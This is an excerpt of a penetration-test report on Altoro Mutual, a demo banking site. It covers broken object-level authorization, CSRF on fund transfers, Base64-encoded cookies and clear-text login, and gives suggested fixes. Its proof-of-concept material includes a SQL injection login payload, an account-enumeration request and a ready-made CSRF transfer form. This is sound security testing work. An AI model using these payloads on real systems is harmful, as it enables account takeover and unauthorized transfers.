
Affected URL:
Altoro.testfire.net/login.jsp

Details of Vulnerability:
The page contains a form, which is submitted over clear-text HTTP

Impact:
The web application uses HTTP for communication. So the contents transmitted are in clear-text so a Man-in-the-Middle attack can read the transmitted data such as username and password easily. It lead to Account takeover and malicious activity

Suggested Fix:
Use HTTPS instead of HTTP

POC:



Request to http://altoro.testfire.net:80 [65.61.137.117]

```
POST /doLogin HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://altoro.testfire.net
DNT: 1
Connection: close
Referer: http://altoro.testfire.net/login.jsp
Cookie: JSESSIONID=9048FA19C00F3E7690C848D8F4657FD1; AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41Lj
Upgrade-Insecure-Requests: 1

uid=admin%27--&passw=sqlinjection&btnSubmit=Login
```

Vulnerability #9:

Broken Object Level Authorization

Severity: CWE: CVSS Score

High 862

7.5

Affected URL:

altoro.testfire.net/bank/showAccount

Details of Vulnerability:

Web application allows API call with a bank account number belongs to another user

Impact:

An attacker can view the details of another users bank account. Also it can be used for malicious activity

Suggested Fix:


Implement authorization checks with user policies and hierarchy.

Do not rely on IDs that the client sends. Use IDs stored in the session object instead.

Check authorization for each client request to access database.

Use random IDs that cannot be guessed (UUIDs).

POC:



```
GET /bank/showAccount?listAccounts=800004 HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://altoro.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9048FA19C00F3E7690C848D8F4657FD1; AltoroAccounts=
ODAwMDAwfkNvcnBvcmF0ZX41LjI0MDAwMzQ2MUU3fDgwMDAwMX5DaGVja2luZ34zMzU0MzQuNDR8
Upgrade-Insecure-Requests: 1
```

```
            Balance Detail
          </th>
        </tr>
        <tr>
          <th align="left" width="80%" height="26">
            <form id="Form1" method="get" action="showAccount">
              <select size="1" name="listAccounts" id="listAccounts">
                <option value="800000">
                  800000 Corporate
                </option>
                <option value="800001">
                  800001 Checking
                </option>

              </select>
              <input type="submit" id="btnGetAccount" Value="Select Account">
            </FORM>
          </th>
          <th align="middle" height="26">
            Amount
          </th>
        </tr>
        <tr>
          <td>
            Ending balance as of 9/26/22 5:21 AM
          </td>
          <td align="right">
            $10.00
          </td>
        </tr>
        <tr>
          <td>
            Available balance
          </td>
          <td align="right">
            $10.00
          </td>
        </tr>
      </table>
    </td>
  </tr>
```

Vulnerability #10:

Cross Site Request Forgery

Severity: **High**

CWE: 326

CVSS Score

8.1

Affected URL:
altoro.testfire.net/bank/doTransfer

Details of Vulnerability:
This web application receives a request from user and performs it without validating that it was came from the legitimate user. Here the server performs fund transfer function without validating the user himself made the action.

Impact:
The CSRF attack can cause to some malicious activity. Here the web application process the fund transfer function without proper validation

Suggested Fix:
Use CSRF token in Payment section and password change pages.

POC:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://altoro.testfire.net/bank/doTransfer"
method="POST">
      <input type="hidden" name="fromAccount" value="800000" />

      <input type="hidden" name="toAccount" value="800005" />

      <input type="hidden" name="transferAmount" value="2323" />

      <input type="hidden" name="transfer" value="Transfer&#32;Money" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Vulnerability #11:

Cryptographic failure

Severity:
High

CWE:
326

CVSS Score
4.9


Affected URL:
Altoro.testfire.net

Details of Vulnerability:
This web application using weak cryptographic method to encrypt the cookie. It uses Base64 to encrypt cookie. It can be easily decrepted.

Impact:
An attacker could decrypt the cookie and can modify it to access another users account.

Suggested Fix:
Use more secure cryptographic method to encrypt the cookie

POC:



Request to http://altoro.testfire.net:80 [65.61.137.117]

```
GET /index.jsp?content=business.htm HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://altoro.testfire.net/index.jsp?content=personal.htm
Cookie: JSESSIONID=42FFF2C3C3BDBE0470C6D7B541358CD5; AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX4tMi4yMjIyMjIzNDI3MjM1MDU2RTE3fDgwMDAwMX5DaGVja2luZ342MTA4MjAuNDR8
Upgrade-Insecure-Requests: 1
```

Selected text

```
ODAwMDAwfkNvcnBvcmF0ZX4tMi4yMjIyMjIzNDI3MjM1MDU2RTE3fDgwMDAwMX5DaGVja2luZ342MTA4MjAuNDR8
```

Decoded from: URL encoding

```
ODAwMDAwfkNvcnBvcmF0ZX4tMi4yMjIyMjIzNDI3MjM1MDU2RTE3fDgwMDAwMX5DaGVja2luZ342MTA4MjAuNDR8
```

Decoded from: Base64

```
800000~Corporate~-2.2222223427235056E17|800001~Checking~610820.44|
```

3. List of Tests Performed

OWASP Top 10
1. Sensitive Data Exposure
2. Using Components with Known Vulnerabilities
3. Insufficient Cryptography
4. Cross-Site Scripting (XSS)
5. Security Misconfiguration
6. Broken Access Control
7. Broken Authentication

Other
1. Audit session management
2. Directory listing
3. Email addresses disclosed
4. Private IP addresses disclosed
5. SSL certificate
6. Database connection string disclosed
7. Cross-site Request Forgery (CSRF)
8. Cross-origin resource sharing

4. Tools Used

1. Burpsuit -

   Used for capture and analyze communication between client browser and server.

2. Nmap-

   Used for network scanning , to find open ports and service versions

3. SSLlabs.com

   Used to analyze configuration of SSL web server.

vaishakhcvkkz@gmail.com